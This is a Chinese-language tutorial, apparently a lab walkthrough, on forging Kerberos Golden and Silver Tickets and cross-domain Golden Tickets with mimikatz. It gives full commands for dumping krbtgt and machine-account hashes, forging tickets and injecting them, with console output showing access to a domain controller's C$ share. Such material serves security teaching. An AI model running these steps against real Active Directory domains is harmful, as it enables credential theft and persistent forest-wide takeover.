GoldenTicket

简介

Golden Ticket（下面称为金票）是通过伪造的TGT（TicketGranting Ticket），因为只要有了高权限的TGT，那么就可以发送给TGS换取任意服务的ST。可以说有了金票就有了域内的最高权限。

制作金票的条件：


> 1、域名称
>
> 2、域的SID值
>
> 3、域的KRBTGT账户密码HASH
>
> 4、伪造用户名，可以是任意的

利用过程

金票的生成需要用到krbtgt的密码HASH值，可以通过mimikatz中的

```
lsadump::dcsync /OWA2010SP3.0day.org /user:krbtgt
```

命令获取krbtgt的值。



得到KRBTGT HASH之后使用mimikatz中的kerberos::golden功能生成金票golden.kiribi，即为伪造成功的TGT。

参数说明：

> /admin：伪造的用户名
>
> /domain：域名称
>
> /sid：SID值，注意是去掉最后一个-后面的值
>
> /krbtgt：krbtgt的HASH值
>
> /ticket：生成的票据名称

```
kerberos::golden /admin:administrator /domain:0day.org /sid:S-1-5-21-1812960810-2335050734-3517558805 /krbtgt:36f9d9e6d98ecf8307baf4f46ef842a2 /ticket:golden.kiribi
```

```
mimikatz # kerberos::golden /admin:administrator /domain:0day.org /sid:S-1-5-21-1812960810-2335050734-3517558805
:36f9d9e6d98ecf8307baf4f46ef842a2 /ticket:golden.kiribi
User      : administrator
Domain    : 0day.org (0DAY)
SID       : S-1-5-21-1812960810-2335050734-3517558805
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 36f9d9e6d98ecf8307baf4f46ef842a2 - rc4_hmac_nt
Lifetime  : 2019/8/23 14:51:46 ; 2029/8/20 14:51:46 ; 2029/8/20 14:51:46
-> Ticket : golden.kiribi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !
```

通过mimikatz中的kerberos::ptt功能（Pass The Ticket）将golden.kiribi导入内存中。

```
kerberos::purge
kerberos::ppt golden.kiribi
kerberos::list
```

```
mimikatz # kerberos::purge
Ticket(s) purge for current session is OK

mimikatz # kerberos::ptt golden.kiribi

* File: 'golden.kiribi': OK

mimikatz # kerberos::list

[00000000] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 2019/8/23 14:41:35 ; 2029/8/20 14:41:35 ; 2029/8/20 14:41:35
   Server Name       : krbtgt/0day.org @ 0day.org
   Client Name       : administrator @ 0day.org
   Flags 40e00000    : pre_authent ; initial ; renewable ; forwardable ;

mimikatz #
```

此时就可以通过dir成功访问域控的共享文件夹。

```
dir \\OWA2010SP3.0day.org\c$
```

```
C:\Users\sqladmin>dir \\OWA2010SP3.0day.org\c$
 Volume in drive \\OWA2010SP3.0day.org\c$ has no label.
 Volume Serial Number is CC41-F739

 Directory of \\OWA2010SP3.0day.org\c$

2019/05/19  07:39    <DIR>          ExchangeSetupLogs
2019/05/19  06:47    <DIR>          inetpub
2019/05/26  10:35    <DIR>          Program Files
2019/05/26  10:35    <DIR>          Program Files (x86)
2019/05/19  06:48    <DIR>          Users
2019/05/19  07:18    <DIR>          Windows
2019/05/19  06:58    <DIR>          wwwdata
               0 File(s)              0 bytes
               7 Dir(s)  47,935,717,376 bytes free

C:\Users\sqladmin>
```

SilverTickets

简介

Silver Tickets（下面称银票）就是伪造的ST（Service Ticket），因为在TGT已经在PAC里限定了给Client授权的服务（通过SID的值），所以银票只能访问指定服务。


制作银票的条件：

> 1.域名称
>
> 2.域的SID值
>
> 3.域的服务账户的密码HASH（不是krbtgt，是域控）
>
> 4.伪造的用户名，可以是任意用户名，这里是silver

利用过程

首先我们需要知道服务账户的密码HASH，这里同样拿域控来举例，通过mimikatz查看当前域账号administrator的HASH值。注意，这里使用的不是Administrator账号的HASH，而是OWA2010SP3$的HASH

```
sekurlsa::logonpasswords
```



这时得到了OWA2010SP3$的HASH值，通过mimikatz生成银票。

参数说明：

> /domain：当前域名称
>
> /sid：SID值，和金票一样取前面一部分
>
> /target：目标主机，这里是OWA2010SP3.0day.org
>
> /service：服务名称，这里需要访问共享文件，所以是cifs
>
> /rc4：目标主机的HASH值
>
> /user：伪造的用户名
>
> /ptt：表示的是Pass TheTicket攻击，是把生成的票据导入内存，也可以使用/ticket导出之后再使用kerberos::ptt来导入

```
kerberos::golden /domain:0day.org /sid:S-1-5-21-1812960810-2335050734-3517558805
/target:OWA2010SP3.0day.org /service:cifs /rc4:125445ed1d553393cce9585e64e3fa07
/user:silver /ptt
```

```
C:\Users\sqladmin\Desktop>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Jul 20 2019 22:57:37
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # kerberos::golden /domain:0day.org /sid:S-1-5-21-1812960810-2335050734
-3517558805 /target:OWA2010SP3.0day.org /service:cifs /rc4:125445ed1d553393cce95
85e64e3fa07 /user:silver /ptt
User      : silver
Domain    : 0day.org (0DAY)
SID       : S-1-5-21-1812960810-2335050734-3517558805
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 125445ed1d553393cce9585e64e3fa07 - rc4_hmac_nt
Service   : cifs
Target    : OWA2010SP3.0day.org
Lifetime  : 2019/8/24 21:42:14 ; 2029/8/21 21:42:14 ; 2029/8/21 21:42:14
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'silver @ 0day.org' successfully submitted for current session


mimikatz # _
```

这时通过klist查看当前会话的kerberos票据可以看到生成的票据。

```
C:\Users\sqladmin>klist

当前登录 ID 是 0:0x4cad2

缓存的票证: (1)

#0>     客户端: silver @ 0day.org
        服务器: cifs/OWA2010SP3.0day.org @ 0day.org
        Kerberos 票证加密类型: RSADSI RC4-HMAC(NT)
        票证标志 0x40a00000 -> forwardable renewable pre_authent
        开始时间: 8/24/2019 21:42:14 (本地)
        结束时间:   8/21/2029 21:42:14 (本地)
        续订时间: 8/21/2029 21:42:14 (本地)
        会话密钥类型: RSADSI RC4-HMAC(NT)
```

使用`dir \\OWA2010SP3.0day.org\c$`访问DC的共享文件夹。


```
C:\Users\sqladmin>dir \\OWA2010SP3.0day.org\c$
 驱动器 \\OWA2010SP3.0day.org\c$ 中的卷没有标签。
 卷的序列号是 CC41-F739

 \\OWA2010SP3.0day.org\c$ 的目录

2019/05/19  07:39    <DIR>          ExchangeSetupLogs
2019/05/19  06:47    <DIR>          inetpub
2019/05/26  10:35    <DIR>          Program Files
2019/05/26  10:35    <DIR>          Program Files (x86)
2019/05/19  06:48    <DIR>          Users
2019/05/19  07:18    <DIR>          Windows
2019/05/19  06:58    <DIR>          wwwdata
               0 个文件              0 字节
               7 个目录 47,930,691,584 可用字节
```

EnhancedGolden Tickets

在Golden Ticket部分说明可利用krbtgt的密码HASH值生成金票，从而能够获取域控权限同时能够访问域内其他主机的任何服务。但是普通的金票不能够跨域使用，也就是说金票的权限被限制在当前域内。

域树与域林

在下图中 UKNOWSEC.CN 为其他两个域的根域，NEWS.UKNOWSEC.CN和 DEV.UKNOWSEC.CN 均为UKNOWSEC.CN的子域，这三个域组成了一个域树。子域的概念可以理解为一个集团在不同业务上分公司，他们有业务重合的点并且都属于 UKNOWSEC.CN这个根域，但又独立运作。同样 TEST.COM 也是一个单独的域树，两个域树 UKONWSE.CN 和 TEST.CN 组合起来被称为一个域林。



普通金票的局限性

在上图中说到UKNOWSEC.CN为其他两个域（NEWS.UKNOWSEC.CN和DEV.UKNOWSEC.CN）的根域，根域和其他域的最大的区别就是根域对整个域林都有控制权。而域正是根据Enterprise Admins组来实现这样的权限划分。

Enterprise Admins组

EnterpriseAdmins组是域中用户的一个组，只存在于一个林中的根域中，这个组的成员，这里也就是UKNOWSEC.CN中的Administrator用户（不是本地的Administrator，是域中的Administrator）对域有完全管理控制权。

UKNOWSEC.CN的域控上Enterprise Admins组的RID为519.

Domain Admins组

子域中是不存在EnterpriseAdmins组的，在一个子域中权限最高的组就是Domain Admins组。NEWS.UKNOWSEC.CN这个子域中的Administrator用户，这个Administrator有当前域的最高权限。

突破限制

普通的黄金票据被限制在当前域内，在2015年Black Hat USA中国外的研究者提出了突破域限制的增强版的黄金票据。通过域内主机在迁移时LDAP库中的SIDHistory属性中保存的上一个域的SID值制作可以跨域的金票。

如果知道根域的SID那么就可以通过子域的KRBTGT的HASH值，使用mimikatz创建具有EnterpriseAdmins组权限（域林中的最高权限）的票据。

然后通过mimikatz重新生成包含根域SID的新的金票

```
kerberos::golden /admin:administrator /domain:news.uknowsec.cn /sid:XXX
/sids:XXX /krbtgt:XXX /startoffset:0 /endin:600 /renewmax:10080 /ptt
```

Startoffset和endin分别代表偏移量和长度，renewmax表示生成的票据的最长时间。

注意这里是不知道根域UKONWSEC.CN的krbtgt的密码HASH的，使用的是子域NEWS.UKNOWSEC.CN中的KRBTGT的密码HASH。

然后就可以通过dir访问DC. UKNOWSEC的共享文件夹，此时的这个票据票是拥有整个域林的控制权的。

Reference

https://www.freebuf.com/articles/system/196434.html